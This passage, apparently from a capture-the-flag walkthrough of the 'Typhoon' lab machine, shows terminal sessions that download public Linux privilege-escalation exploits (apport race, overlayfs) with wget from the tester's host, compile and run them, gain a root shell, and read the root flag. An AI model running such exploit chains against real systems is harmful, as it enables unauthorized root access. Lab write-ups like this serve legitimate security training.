
```
typhoon@typhoon:/tmp$ ls
37088.c  hsperfdata_tomcat7  mongodb-27017.sock  tomcat7-tomcat7-tmp
typhoon@typhoon:/tmp$ gcc 37088.c -o root1
typhoon@typhoon:/tmp$ chmod 777 root1
typhoon@typhoon:/tmp$ ./root1
crasher: my pid is 4135
created /var/crash/_bin_sleep.1000.crash
apport stopped, pid = 4136
getting pid 4135
current pid = 4134..5000..7500..10000..12500..15000..17500..20000..22500..25000.
.27500..30000..32500..35000..37500..40000..42500..45000..47500..50000..52500..55
000..57500..60000..62500..65000..67500..70000..72500..75000..77500..80000..82500
..85000..87500..90000..92500..95000..97500..100000..102500..105000..107500..1100
00..112500..115000..117500..120000..122500..125000..127500..130000..
** child: current pid = 4135
** child: executing /bin/su
Password: sleeping 2s..

checker: mode 4532
waiting for file to be unlinked..writing to fifo
█
```

As it is a race condition exploit, it needs some time, so I have left it idle for some time. After waiting for a long time, the exploit did not get me any result, so I decided to try my other time tested exploit, the overlayfs privilege escalation exploit. The exploit gets its name from the overlay File system which allows to overlay the contents of one folder into another. This provides a virtual merge of the files.

The OverlayFS exploit escalates privileges by using a vulnerability in this file system. We follow the same process we followed above to download the exploit into the /tmp folder and compile it as shown below. When I run the exploit , finally I get a root shell on the target system as shown below.




```
typhoon@typhoon:/tmp$ wget http://192.168.41.163/37292.c
--2019-03-17 13:03:55--  http://192.168.41.163/37292.c
Connecting to 192.168.41.163:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: ‘37292.c’

100%[======================================>] 5,119       --.-K/s   in 0s

2019-03-17 13:03:55 (194 MB/s) - ‘37292.c’ saved [5119/5119]

typhoon@typhoon:/tmp$ █
```



```
typhoon@typhoon:/tmp$ gcc 37292.c -o root2
typhoon@typhoon:/tmp$ ls
37088.c  hsperfdata_tomcat7  root1  tomcat7-tomcat7-tmp
37292.c  mongodb-27017.sock  root2
typhoon@typhoon:/tmp$ ./root2
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# █
```

The only step left now is to capture the flag. So I navigate to the root directory and find the root flag as shown below.




```
# cd root
sh: 1: cd: can't cd to root
# cd/root
sh: 2: cd/root: not found
# cd /root
# ls
root-flag
# cat root-flag
<Congrats!>

Typhoon_r00t3r!

</Congrats!>
# █
```

The challenge is completed. But let us also see other ways in which the machine can be hacked into. In the results of the Nikto scan, we saw another vulnerability called shellshock.

